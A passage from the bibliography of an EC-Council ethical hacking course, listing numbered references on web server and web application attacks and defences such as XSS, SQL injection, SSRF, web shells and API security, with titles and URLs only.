741. Directory Traversal Attacks, from https://www.acunetix.com/websitesecurity/directory-traversal/.

742. Jason Chan, (2006), Essentials of Patch Management Policy and Practice, from http://www.patchmanagement.org/pmessentials.asp.

743. Frank Kargl, Jörn Maier, Stefan Schlott, Michael Weber, Protecting Web Servers from Distributed Denial of Service Attacks, from http://www10.org/cdrom/papers/409/.

744. Radu State, (2008), Hacking Web2, from http://www.aims-conference.org/issnsm-2008/01-WebHacking.pdf.

745. Security issues affecting Apache httpd 2.0.40, from http://www.apacheweek.com/features/security-v2.0.40.

746. Apache HTTP Server 2.2 vulnerabilities, from https://httpd.apache.org/security/vulnerabilities_22.html.

747. Saumil Shah, (2003), One-way Web Hacking, from http://www.net-square.com/_assets/One-way_Web_Hacking.pdf.

748. Shani, Oren, (2010), Definition: WEB-SITES DEFACEMENT, from http://www.freepatentsonline.com/y2010/0107247.html.

749. Bodvoc, (2010), An Overview of a Web Server, from https://bodvoc.wordpress.com/2010/07/02/an-overview-of-a-web-server/.

750. (2009), IIS 7.0 Architecture, from https://www.gandhipritesh.com/2009/05/iis-70-architecture.html.

751. Robert Auger, Server Misconfiguration, from http://projects.webappsec.org/w/page/13246959/Server-Misconfiguration.

752. Insecure Configuration Management, from http://www.owasp.org/index.php/Insecure_Configuration_Management.

753. Robert Auger, HTTP Response Splitting, from http://projects.webappsec.org/w/page/13246931/HTTP-Response-Splitting.

754. HTTP Response Splitting, from https://owasp.org/www-community/attacks/HTTP_Response_Splitting.

755. (2005), Introduction to HTTP Response Splitting, from https://securiteam.com/securityreviews/5WP0E2KFGK.

756. Tunneling protocol, from https://en.wikipedia.org/wiki/Tunneling_protocol.

757. How to hack a Web Server, from https://www.guru99.com/how-to-hack-web-server.html.

758. Siddharth Bhattacharya, (2009), Hacking A Web Site and Secure Web Server Techniques Used, from https://www.slideshare.net/siddharthbhattacharya/hacking-a-web-site-and-secure-web-server-techniques-used.

759. (2014), What is the ultimate goal of hacking a webserver?, from https://security.stackexchange.com/questions/48705/what-is-the-ultimate-goal-of-hacking-a-webserver.

760. DNS Hijacking: What is it and How it Works, from https://www.gohacking.com/dns-hijacking/.

761. Niranjan, (2006), DNS Amplification Attack, from http://nirlog.com/2006/03/28/dns-amplification-attack/.

762. (2009), How to detect if your webserver is hacked and get alerted, from https://www.webdigi.co.uk/blog/2009/how-to-detect-if-your-webserver-is-hacked-and-get-alerted.

763. Amit Klein, (2004), HTTP Response Splitting, Web Cache Poisoning Attacks, from http://www.ouah.org/whitepaper_httpresponse.pdf.

764. Kevin Beaver, Top hacker tricks to exploit SQL Server systems, from https://searchsqlserver.techtarget.com/tip/Ten-hacker-tricks-to-exploit-SQL-Server-systems?Offer=SQLwnha217.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

765. (2007), Windows IIS server hardening checklist, from https://searchsecurity.techtarget.com/feature/Windows-IIS-server-hardening-checklist.
766. Web Server, from https://www.tutorialspoint.com/internet_technologies/web_servers.htm.
767. Web server, from https://en.wikipedia.org/wiki/Web_server.
768. Rajiv, (2015), Explain Web servers operation and general server characteristics? , from https://eduladder.com/viewquestions/975/Explain-Web-servers-operation-and-general-server-characteristics.
769. Virtual hosting, from https://en.wikipedia.org/wiki/Virtual_hosting.
770. Margaret Rouse, (2006), Virtual Hosting, from https://whatis.techtarget.com/definition/virtual-hosting.
771. Tim Fisher, (2019), What is a Web Proxy?, from https://www.lifewire.com/what-is-web-proxy-3481607.
772. Web proxy servers, from https://en.wikipedia.org/wiki/Proxy_server#Web_proxy_servers.
773. Addison Wesley Longman, 2003, Web Server Operation, from http://web.cs.wpi.edu/~kal/courses/awt/lab6/wwwch11servlets.PDF.
774. Web Servers Hacking, from http://www.certiology.com/computing/certified-ethical-hacker/ethical-hacking-study-guide/how-to-hack-a-web-server.html.
775. (2019), What is the Server Side Request Forgery Vulnerability & How to Prevent It?, from https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/.
776. Ian Muscat, (2019), What is Server Side Request Forgery (SSRF)?, from https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/.
777. Server-side request forgery (SSRF), from https://portswigger.net/web-security/ssrf.
778. Windows Patch Management Best Practices, from https://www.gfi.com/patch-management/windows-patch-management.
779. Web Server Attacks and Countermeasures, from https://sites.google.com/a/pccare.vn/it/security-pages/web-server-attacks-and-countermeasures.
780. System Security Guidelines, from http://www.gswan.gov.in/PDF/Computer-System-Security-Guidelines-4-14122017.pdf.
781. Monitor and Detect Who is Making Changes to Your Directories and Network Shares in Real-time, from https://directorymonitor.com/.
782. (2019), DNS Hijacking: How to Identify and Protect Against it, from https://securitytrails.com/blog/dns-hijacking.

Module 14: Hacking Web Applications

783. (2006), ISYOUR WEBSITE HACKABLE, from http://www.acunetix.com/vulnerability-scanner/wvsbrochure.pdf.
784. (2006), The 21 Primary Classes of Web Application Threats, from www.netcontinuum.com/securityCentral/TopThreatTypes/index.cfm.
785. IMS General Web Services Security Profile, from http://www.imsglobal.org/gws/gwsv1p0/imsgws_securityProfv1p0.html.
786. Path Traversal and URIs, from https://phucjimy.wordpress.com/category/document-security/.
787. Code Injection, from https://owasp.org/www-community/attacks/Code_Injection.
788. J. Howard Beales, III, (2004), OWASP Web Application Security Vulnerabilities Top Ten List, from www.owasp.org/images/c/ce/OWASP_Top_Ten_2004.doc.
789. Connection String Injection Attacks, from https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/connection-string-builders.
790. Connection String Parameter Pollution Attacks, from https://blackhat.com/presentations/bh-dc-10/Alonso_Chema/Blackhat-DC-2010-Alonso-Connection-String-Parameter-Pollution-wp.pdf.
791. Session Prediction, from https://www.owasp.org/index.php?title=Session_Prediction&setlang=en.
792. Robert Auger, (2010), Buffer Overflow, from http://projects.webappsec.org/w/page/13246916/Buffer-Overflow.
793. Managed Web Application Firewall, from https://www.secureworks.com/resources/ds-managed-waf.
794. Do you write secure code?, from https://www.slideshare.net/yuvalgo/do-you-write-secure-code-by-erez-metula.
795. Web Parameter Tampering, from https://owasp.org/www-community/attacks/Web_Parameter_Tampering.
796. (2009), Path Traversal, from https://owasp.org/www-community/attacks/Path_Traversal.
797. LDAP Injection & BLIND LDAP Injection, from https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf.
798. Parameter Manipulation, from https://www.cgisecurity.com/owasp/html/ch11s04.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

799. (2016), Cross-site Scripting (XSS), from https://owasp.org/www-community/attacks/xss/.
800. Robert "RSnake" Hansen, (2014), XSS Filter Evasion Cheat Sheet, from https://owasp.org/www-community/xss-filter-evasion-cheatsheet.
801. Cross-Site Request Forgery (CSRF) Attack Lab, from http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_CSRF_Elgg/Web_CSRF_Elgg.pdf.
802. CHRIS, (2004), Cross-Site Request Forgeries, from http://www.shiflett.org/articles/cross-site-request-forgeries.
803. Web application Attack: DOS and DDOS attack, from http://funwhichuwant.blogspot.in/2012/10/webapplication-attack-dos-and-ddos.html.
804. Preetish Panda, 2009, Web Application Vulnerabilities, from https://www.slideshare.net/technoplex/web-application-vulnerabilities.
805. Yusuf Motiwala, (2007), Attacking XML Security, from https://www.slideshare.net/yusufmotiwala/attacking-xml-security.
806. Managing Web Services, from https://docs.oracle.com/cd/E19316-01/820-4335/gbbjk/index.html.
807. Web Services Hacking And Hardening, from https://www.slideshare.net/rnewton/web-services-hacking-and-hardening.
808. Shreeraj Shah, (2007), Advanced Web Services Hacking, from https://www.slideshare.net/shreeraj/advanced-web-services-hacking.
809. Testing for HTTP Splitting/Smuggling (OWASP-DV-016), from https://www.owasp.org/index.php/Testing_for_HTTP_Exploit.
810. Testing for SQL Wildcard Attacks (OWASP-DS-001), from https://www.owasp.org/index.php/Testing_for_SQL_Wildcard_Attacks_(OWASP-DS-001).
811. Testing for DoS User Specified Object Allocation (OWASP-DS-004), from https://www.owasp.org/index.php/Testing_for_DoS_User_Specified_Object_Allocation_(OWASP-DS-004).
812. Testing for Storing too Much Data in Session (OWASP-DS-008), from https://www.owasp.org/index.php/Testing_for_Storing_too_Much_Data_in_Session_(OWASP-DS-008).
813. Testing for Naughty SOAP Attachments, from https://nilminus.wordpress.com/web-application-penetration-testing/web-services-testing/testing-for-naughty-soap-attachments/.
814. Testing for AJAX (OWASP-AJ-002), from Testing for AJAX (OWASP-AJ-002), from https://www.owasp.org/index.php/Testing_for_AJAX_(OWASP-AJ-002).
815. Common Web-Based Applications Attacks, from http://www.applicure.com/Common_Web_Based_Applications_Attacks#2._Injection_Flaws.
816. Paper -- Cross Site Scripting, from http://www.technicalinfo.net/papers/CSS.html.
817. Robert J. Shimonski, (2002), Hacking techniques, from https://www.ibm.com/developerworks/security/library/s-crack/password_cracking.html
818. Sarah Granger, (2002), A Guide To Better Password Practices, from https://www.symantec.com/connect/articles/simplest-security-guide-better-password-practices.
819. Bad Password Examples, from http://www.spy-hill.com/~myers/help/Passwords.html.
820. Password cracker, from https://searchfinancialsecurity.techtarget.com/definition/password-cracker.
821. John, HTTP Authentication: Basic and Digest Access Authentication, from https://www.ietf.org/rfc/rfc2617.txt.
822. Authentication, Authorization, and Access Control, from https://httpd.apache.org/docs/2.4/howto/auth.html.
823. The Cross-Site Scripting (XSS) FAQ, from https://www.cgisecurity.com/xss-faq.html.
824. Quick Security Reference - Cross-Site Scripting.docx, from http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-B018175F4610/Quick%20Security%20Reference%20-%20Cross-Site%20Scripting.docx.
825. Web Application Penetration Testing, from https://www.owasp.org/index.php/Web_Application_Penetration_Testing.
826. Jeff Orloff, The Big Website Guide to a Hacking Attack, from http://www.applicure.com/blog/big-website-guide-to-a-hacking-attack.
827. What is Cross-Site Scripting (XSS)?, from http://www.applicure.com/blog/what-is-cross-site-scripting.
828. LDAP Filters, from http://www.selfadsi.org/ldap-filter.htm.
829. Paul Lee, (2002), Cross-site scripting, from https://www.ibm.com/developerworks/tivoli/library/s-csscript/.
830. Cross Site Scripting Prevention Cheat Sheet, from https://owasp.org/www-project-cheat-sheets/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

831. Amit Klein, (2005), DOM Based Cross Site Scripting or XSS of the Third Kind, from http://www.webappsec.org/projects/articles/071105.shtml.

832. Philip Tellis, (2010), Common Security Mistakes in Web Applications, from https://www.smashingmagazine.com/2010/10/common-security-mistakes-in-web-applications/.

833. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla and Anandha Murukan, (2003), Improving Web Application Security: Threats and Countermeasures, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.

834. Alex Homer, (2009), Components and Web Application Architecture, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb727121(v=technet.10)?redirectedfrom=MSDN.

835. Unvalidated Input, from https://wiki.owasp.org/index.php/Unvalidated_Input.

836. Kevin Beaver, The importance of input validation, from https://searchsoftwarequality.techtarget.com/tip/The-importance-of-input-validation.

837. (2010), Validating Input, from https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/Articles/ValidatingInput.html.

838. Code injection, from https://en.wikipedia.org/wiki/Code_injection.

839. Injection Prevention Cheat Sheet, from https://owasp.org/www-project-cheat-sheets/cheatsheets/Injection_Prevention_Cheat_Sheet.html.

840. Remote file inclusion, from https://en.wikipedia.org/wiki/File_inclusion_vulnerability.

841. Robert Auger, (2011), LDAP Injection, from http://projects.webappsec.org/w/page/13246947/LDAP%20Injection.

842. Testing for LDAP Injection (OWASP-DV-006), from https://www.owasp.org/index.php?title=Testing_for_LDAP_Injection_(OTG-INPVAL-007)&redirect=no.

843. Cross-site scripting, from https://en.wikipedia.org/wiki/Cross-site_scripting.

844. DOM Based XSS, from https://owasp.org/www-community/attacks/DOM_Based_XSS.

845. Phil Haack, (2009), CSRF Attacks and Web Forms, from https://haacked.com/archive/2009/04/02/csrf-webforms.aspx/.

846. (2004), Cross-Site Request Forgeries, from http://shiflett.org/articles/cross-site-request-forgeries.

847. Robert Auger, (2010), The Cross-Site Request Forgery (CSRF/XSRF) FAQ, from https://www.cgisecurity.com/csrf-faq.html.

848. Application Denial of Service, from https://www.owasp.org/index.php/Application_Denial_of_Service.

849. Broken Authentication and Session Management, from https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management.

850. (2009), Buffer Overflow, from https://owasp.org/www-community/vulnerabilities/Buffer_Overflow.

851. Robert Auger, (2010), Brute Force, from http://projects.webappsec.org/w/page/13246915/Brute-Force.

852. (2009), Session Prediction, from https://owasp.org/www-community/attacks/Session_Prediction.

853. Robert Auger, (2010), XPath Injection, from http://projects.webappsec.org/w/page/13247005/XPath-Injection.

854. (2009), XPATH Injection, from https://owasp.org/www-community/attacks/XPATH_Injection.

855. Akshay Jindal, Web Application Attack: Injection flaws Attack, from http://funwhichuwant.blogspot.in/search?updated-max=2012-10-12T23:01:00-07:00&max-results=10&reverse-paginate=true&start=79&by-date=false.

856. Preetish Panda, (2009), Web Application Vulnerabilities, from https://www.slideshare.net/technoplex/web-application-vulnerabilities.

857. Gursev Singh Kalra, (2012), Attacking CAPTCHAs for Fun and Profit, from https://www.owasp.org/images/0/03/ASDC12-Attacking_CAPTCHAs_for_Fun_and_Profit.pdf.

858. Gursev Singh Kalra, (2012), Random Security, from http://gursevkalra.blogspot.com/2012/03/captcha-re-riding-attack.html.

859. netbiosX, (2013), Detecting Web Application Firewalls, from https://pentestlab.blog/2013/01/13/detecting-web-application-firewalls/.

860. (2013), How To Hack: Wafw00f Tutorial – Web Application Firewall Detection Tool, from http://ultimatepeter.com/how-to-hack-wafw00f-tutorial-web-application-firewall-detection-tool.

861. Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016), from https://www.owasp.org/index.php/Testing_for_HTTP_Splitting/Smuggling_(OTG-INPVAL-016).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

862. Testing for SQL Wildcard Attacks (OWASP-DS-001), from https://wiki.owasp.org/index.php/Testing_for_SQL_Wildcard_Attacks_(OWASP-DS-001).
863. Testing for DoS User Specified Object Allocation (OWASP-DS-004), from https://wiki.owasp.org/index.php/Testing_for_DoS_User_Specified_Object_Allocation_(OWASP-DS-004).
864. Testing for Storing too Much Data in Session (OWASP-DS-008), from https://wiki.owasp.org/index.php/Testing_for_Storing_too_Much_Data_in_Session_(OWASP-DS-008).
865. Testing for AJAX (OWASP-AJ-002), from https://www.owasp.org/index.php?title=Testing_for_AJAX_(OWASP-AJ-002)&setlang=es.
866. GNU General Public License, from https://www.gnu.org/software/wget/manual/wget.html#GNU-Free-Documentation-License.
867. David Larochelle, Statically Detecting Likely Buffer Overflow Vulnerabilities, http://lclint.cs.virginia.edu/usenix01.html.
868. Dawn Song, Web Security, from http://inst.eecs.berkeley.edu/~cs161/fa08/Notes/nov10-xss.pdf.
869. what is a cookie?, how cookie works, from http://www.perlservices.net/en/faq/cookies.shtml#two.
870. CWE-79: Failure to Preserve Web Page Structure ('Cross-site Scripting'), from http://cwe.mitre.org/data/definitions/79.html.
871. Caleb Sima, Security at the Next Level, from http://wp.bitpipe.com/resource/org_1015278444_799/webappwhitepaper2.pdf.
872. Input Validation Attacks, from https://www.insecure.in/input_validation.asp.
873. (2002), Securing Your Web Applications: Anatomy of a Web Attack, from http://www.ebizq.net/topics/security/features/1713.html.
874. Password Cracker, from https://searchfinancialsecurity.techtarget.com/definition/password-cracker?track=malware_glossary.
875. HTTP cookie, from https://en.wikipedia.org/wiki/HTTP_cookie.
876. Abodiford, (2014), Sensitive Data Exposure, from https://www.slideshare.net/abodiford/sensitive-data-exposure.
877. (2017), XXE Injection Attacks – XML External Entity Vulnerability With Examples, from https://www.darknet.org.uk/2017/10/xxe-injection-attacks-xml-external-entity-vulnerability-examples/.
878. Alex Coleman, User Authentication and Access Control in a Web Application, from https://selftaughtcoders.com/user-authentication-access-control-web-application/.
879. Web Application Attack Trends, from https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-Application-Attack-Trends-2017-eng.pdf.
880. What is Web Services?, from https://www.javatpoint.com/restful-web-services-what-is-web-services.
881. Server-side JavaScript code injection, from https://portswigger.net/kb/issues/00100d00_server-side-javascript-code-injection.
882. Server Side JS Injection, from https://ckarande.gitbooks.io/owasp-nodegoat-tutorial/content/tutorial/a1_-_server_side_js_injection.html.
883. Joel Scambray, Vincent Liu, and Caleb Sima, (2011), Hacking Exposed Web Applications, 3rd edition, New York, McGraw-Hill.
884. Log Injection, from https://owasp.org/www-community/attacks/Log_Injection.
885. (2019), HTML Injection Tutorial: Types & Prevention with Examples, from https://www.softwaretestinghelp.com/html-injection-tutorial/.
886. HTML Injection, from https://www.imperva.com/learn/application-security/html-injection/.
887. Peter Yaworski, (2017), Web Hacking 101, Lean Pub.
888. (2019), CRLF Injection and HTTP Response Splitting Vulnerability, from https://www.netsparker.com/blog/web-security/crlf-http-header/.
889. What are CRLF Injection Attacks, from https://www.acunetix.com/websitesecurity/crlf-injection/.
890. Frame Injection, from https://secapps.com/vulndb/frame-injection.
891. Ziyahan Albeniz, (2019), Frame Injection Attacks, from https://www.netsparker.com/blog/web-security/frame-injection-attacks/.
892. Frame Injection, from http://doc.cenzic.com/sadoc9x14ba847/CPL0001506.htm.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

893. Lokesh Gupta, Java AES 256 Encryption Decryption Example, from https://howtodoinjava.com/security/aes-256-encryption-decryption/.

894. Broken Authentication and Session Management, from https://hdivsecurity.com/owasp-broken-authentication-and-session-management.

895. JavaScript Hijacking, from https://vulncat.fortify.com/en/detail?id=desc.dataflow.java.javascript_hijacking.

896. Amrita Mitra, (2017), What is JSON Hijacking or JavaScript Hijacking?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-json-hijacking-or-javascript-hijacking/.

897. Mathy Vanhoef and Frank Piessens, (2015), RC4 NOMORE, from https://www.rc4nomore.com/.

898. (2016), Timing Attacks in the Modern Web, from https://tom.vg/2016/08/browser-based-timing-attacks/.

899. Catalin Cimpanu, (2019), New browser attack lets hackers run bad code even after users leave a web page, from https://www.zdnet.com/article/new-browser-attack-lets-hackers-run-bad-code-even-after-users-leave-a-web-page/.

900. Chris Love, (2008), Breaking Down the MarioNet Service Worker Attack? Can Your Website Be Compromised?, from https://love2dev.com/pwa/marionet-attack/.

901. Panagiotis Papadopoulos, Panagiotis Ilia, Michalis Polychronakis, Evangelos P. Markatos, Sotiris Ioannidis, and Giorgos Vasiliadis, Master of Web Puppets: Abusing Web Browsers for Persistent and Stealthy Computation, from https://www.ndss-symposium.org/wp-content/uploads/2019/02/ndss2019_01B-2_Papadopoulos_paper.pdf.

902. Zbigniew Banach, (2019), Clickjacking Attacks: What They are and How to Prevent Them, from https://www.netsparker.com/blog/web-security/clickjacking-attacks/.

903. What is clickjacking, from https://www.imperva.com/learn/application-security/clickjacking/.

904. Chandan Kumar, (2019), Default Port Numbers You Need to Know as a Sysadmin, from https://geekflare.com/default-port-numbers/.

905. (2020), List of TCP and UDP Port Numbers, from https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers.

906. (2019), Scan Websites for Interesting Directories & Files with Gobuster, from https://null-byte.wonderhowto.com/how-to/scan-websites-for-interesting-directories-files-with-gobuster-0197226/.

907. Enumerating directories used by popular web applications and servers, from https://nmap.org/nsedoc/scripts/http-enum.html.

908. (2017), How to enumerate webserver directories using Nmap in Kali Linux, from https://ourcodeworld.com/articles/read/416/how-to-enumerate-webserver-directories-using-nmap-in-kali-linux .

909. Zbigniew Banach, (2019), XSS Filter Evasion, from https://www.netsparker.com/blog/web-security/xss-filter-evasion/.

910. Do Son, Everythings do to bypass XSS filter, from https://securityonline.info/bypass-xss-filter/.

911. Dafydd Stuttard and Marcus Pinto, (2011), The Web Application Hacker's Handbook, 2nd edition, Indianapolis, Wiley Publishing.

912. (2019), Password Reset Vulnerability (Poisoning), from https://www.acunetix.com/blog/articles/password-reset-poisoning/.

913. Prosper Otemuyiwa, (2016), What is SAML?, from https://auth0.com/blog/how-saml-authentication-works/.

914. Single Sign-On, from https://auth0.com/docs/sso/current.

915. Jem Jensen, (2017), Attacking SSO: Common SAML Vulnerabilities and Ways to Find Them, from https://blog.netspi.com/attacking-sso-common-saml-vulnerabilities-ways-find/ .

916. Macro Mosaic, (2018), Hack SAML Single Sign-on with Burp Suite, from https://null-byte.wonderhowto.com/how-to/hack-saml-single-sign-with-burp-suite-0184405/.

917. Local File Inclusion (LFI), from https://xapax.gitbooks.io/security/content/local_file_inclusion.html .

918. (2017), Web Application Penetration Testing, from https://www.exploit-db.com/docs/english/40992-web-app-penetration-testing---local-file-inclusion-(lfi).pdf.

919. SQL Server 2019 connection strings, from https://www.connectionstrings.com/sql-server-2019/.

920. (2015), SOAPAction Spoofing, from https://www.ws-attacks.org/index.php/SOAPAction_Spoofing.

921. Prakash Dhatti, (2017), OWASP Top 10: Penetration Testing with SOAP Service and Mitigation, from https://blog.securelayer7.net/owasp-top-10-penetration-testing-soap-application-mitigation/.

922. (2015), WS-Addressing spoofing, from https://www.ws-attacks.org/index.php/WS-Addressing_spoofing.

923. Gutiérrez and Carlos A, WS-Address Spoofing, from https://books.google.as/books?id=dU4E_e8mtDcC&pg=PA222&lpg=PA222&dq=WS-

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Addressing+spoofing&source=bl&ots=A-YYZ5tLjQ&sig=ACfU3U3v6YrEwkwmeS-rMr0vgA4pSE_rOQ&hl=en&sa=X&ved=2ahUKEwiP4rzj5ObmAhWx4zgGHcieAm84ChDoATAAegQIBxAB#v=onepage&q=WS-Addressing%20spoofing&f=false.

924. Web API, from https://www.grapecity.com/componentone/web-api.
925. (2019), Web API, from https://en.wikipedia.org/wiki/Web_API.
926. Introduction to web APIs, from https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Client-side_web_APIs/Introduction.
927. Nyma Malik, (2017), The Difference Between REST and SOAP APIs, from https://dzone.com/articles/difference-between-rest-and-soap-api.
928. Saquib Rizwan, (2017), An Introduction to RESTful APIs, from https://dzone.com/articles/an-introduction-to-restful-apis.
929. REST API and its Component, from https://www.360logica.com/blog/rest-api-and-its-component/.
930. Margaret Rouse, RESTful API (REST API), from https://searchapparchitecture.techtarget.com/definition/RESTful-API.
931. Types of APIs, from https://rapidapi.com/blog/types-of-apis/.
932. Matthew Guay, (2018), What Are Webhooks?, from https://zapier.com/blog/what-are-webhooks/.
933. (2018), What are Webhooks? Easy Explanation & Tutorial, from https://snipcart.com/blog/what-are-webhooks-explained-example.
934. (2017), Webhook vs API: What's the Difference Between them?, from http://techtales.co/2017/08/07/webhook-vs-api-whats-difference/.
935. (2019), What is API Security?, from https://owasp.org/www-project-api-security/.
936. Chris Romeo, (2019), OWASP API Security Top 10: Get your dev team up to speed, from https://techbeacon.com/security/owasp-api-security-top-10-get-your-dev-team-speed.
937. Jason Skowronski, (2019), Common API Vulnerabilities and How to Secure Them, from https://blog.papertrailapp.com/common-api-vulnerabilities-and-how-to-secure-them/.
938. Thomas Bush, (2019), 5 Common API Vulnerabilities (and How to Fix Them), from https://nordicapis.com/5-common-api-vulnerabilities-and-how-to-fix-them/.
939. Anand Srinivasan, (2017), Top 5 Vulnerabilities in APIs, from https://datafloq.com/read/top-5-vulnerabilities-in-apis/2876.
940. MrBrijesh, (2015), Web API – Security Review – How to Hack an API and Get Away with it, from https://mrbrijesh.wordpress.com/2015/04/13/web-api-security-review-how-to-hack-an-api-and-get-away-with-it/.
941. Ole Lensmar, (2014), API Security Testing – How to Hack an API and Get Away with It, from https://smartbear.com/blog/test-and-monitor/api-security-testing-how-to-hack-an-api-part-1/.
942. Daniel Tomescu, XML Based Attacks, from https://www.owasp.org/images/5/58/XML_Based_Attacks_-_OWASP.pdf.
943. Bernard Harguindeguy, (2019), How Does Your API Security Stand Up Against the 3 Most Common Attacks?, from https://www.programmableweb.com/news/how-does-your-api-security-stand-against-3-most-common-attacks/sponsored-content/2019/01/03.
944. What is Credential Stuffing?, from https://www.cloudflare.com/learning/bots/what-is-credential-stuffing/.
945. (2020), Credential stuffing, from https://en.wikipedia.org/wiki/Credential_stuffing.
946. Bernard Harguindeguy, (2019), How Does Your API Security Stand Up Against the 3 Most Common Attacks?, from https://www.programmableweb.com/news/how-does-your-api-security-stand-against-3-most-common-attacks/sponsored-content/2019/01/03.
947. Mitchell Anicas, (2014), An Introduction to OAuth 2, from https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2.
948. Dhaval Kapil, (2017), Attacking the OAuth Protocol , from https://dhavalkapil.com/blogs/Attacking-the-OAuth-Protocol/.
949. OAuth 2.0 Authorization Framework, from https://auth0.com/docs/protocols/oauth2.
950. Gaurang Bhatnagar, (2018), OAuth Attacks, from https://www.slideshare.net/OWASPdelhi/pentesting-rest-apis-by-gaurang-bhatnagar.
951. Kristopher Sandoval, (2018), 5 Ways to Hack an API (and How to Defend), from https://nordicapis.com/5-ways-to-hack-an-api-and-how-to-defend/.
952. Gaurang Bhatnagar, (2019), Bypassing IDOR via Parameter Pollution, from https://medium.com/@0xgaurang/case-study-bypassing-idor-via-parameter-pollution-78f7b3f9f59d.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

953. Agathoklis Prodromou, (2016), An Introduction to Web-shells – Part 1, from https://www.acunetix.com/blog/articles/introduction-web-shells-part-1/.
954. (2020), Web shell, from https://en.wikipedia.org/wiki/Web_shell.
955. Remote Access: WebShells, from https://www.rsa.com/content/dam/en/solution-brief/asoc-threat-solution-series-webshells.pdf.
956. (2018), How to Upload a PHP Web Shell Using Weevely to Get Backdoor Access, from https://www.shellvoide.com/hacks/how-to-upload-php-web-shell-using-weevely-to-get-backdoor-access/.
957. (2019), Web Shell, from https://attack.mitre.org/techniques/T1100/.
958. Agathoklis Prodromou, (2016), Detection and Prevention – An Introduction to Web-Shells – Final Part, from https://www.acunetix.com/blog/articles/detection-prevention-introduction-web-shells-part-5/.
959. (2014), Protecting Your APIs Against Attack and Hijack: Secure your enterprise applications for mobile, the cloud and open Web, from https://docs.broadcom.com/docs/protecting-your-apis-against-attack-and-hijack.
960. API Security Architecture, from https://www.axway.com/en/products/api-management/manage-apis/security-architecture.
961. Radware, (2019), How to Prevent Real-Time API Abuse, from https://blog.radware.com/security/applicationsecurity/2019/04/how-to-prevent-real-time-api-abuse/.
962. (2018), Basic Steps for API Security, from https://www.immuniweb.com/blog/basic-steps-for-api-security.html.
963. State of API Security, from https://www.soapui.org/learn/security/state-of-api-security.html.
964. Securing webhooks, from https://anymail.readthedocs.io/en/stable/tips/securing_webhooks/.
965. Webhook Signature Hash Validation and Security, from https://ordapad.help/docs/webhook-signature-hash-validation.
966. Yakir Perlin, How to validate Cloudinary webhooks Signature?, from https://support.cloudinary.com/hc/en-us/articles/115001302471-How-to-validate-Cloudinary-webhooks-signature-.
967. Best practices for using webhooks, from https://stripe.com/docs/webhooks/best-practices.
968. Webhook Best Practices, from https://apidocs.leadsquared.com/webhook-best-practices/.
969. Best Practices, from https://developer.bigcommerce.com/api-docs/getting-started/best-practices.
970. Web Application Security Testing, from https://www.techopedia.com/definition/29826/web-application-security-testing.
971. Sherif Koussa, (2018), SAST, DAST, IAST, and RASP, from https://www.softwaresecured.com/what-do-sast-dast-iast-and-rasp-mean-to-developers/.
972. Thomas Scanlon, (2018), 10 Types of Application Security Testing Tools: When and How to Use Them, from https://insights.sei.cmu.edu/sei_blog/2018/07/10-types-of-application-security-testing-tools-when-and-how-to-use-them.html.
973. Aditya Kakrania, (2017), Manual or Automated Application Security Testing: What's More Effective?, from https://blog.securityinnovation.com/manual-or-automated-application-security-testing-whats-more-effective.
974. Sharon Solomon, (2015), Application Security Testing – Automated Vs Manual, from https://www.checkmarx.com/2015/05/19/application-security-testing-automated-vs-manual/.
975. Adam Sedgewick, Murugiah Souppaya, and Karen Scarfone, (2015), Guide to Application Whitelisting, from https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf.
976. Calyptix, (2017), Application Whitelisting: What it is and why it's good, from https://www.calyptix.com/top-threats/application-whitelisting-good/.
977. Margaret Rouse, (2019), Application whitelisting, from https://searchsecurity.techtarget.com/definition/application-whitelisting.
978. Allow or Block Access to Websites, from https://support.google.com/chrome/a/answer/7532419?hl=en.
979. Paul Rubens, (2018), How to Prevent SQL Injection Attacks, from https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html.
980. Protecting Against SQL Injection, from https://www.hacksplaining.com/prevention/sql-injection.
981. What is the SQL Injection Vulnerability & How to Prevent it?, from https://www.netsparker.com/blog/web-security/sql-injection-vulnerability/.
982. Primary Defenses, from https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

983. Serge Truth, (2011), How to Test for Command Injection, from https://blog.securityinnovation.com/blog/2011/06/how-to-test-for-command-injection.html.

984. David McMillen, (2016), The Importance of Thwarting Command Injection Attacks, from https://www.ibm.com/downloads/cas/DRNKZBR1.

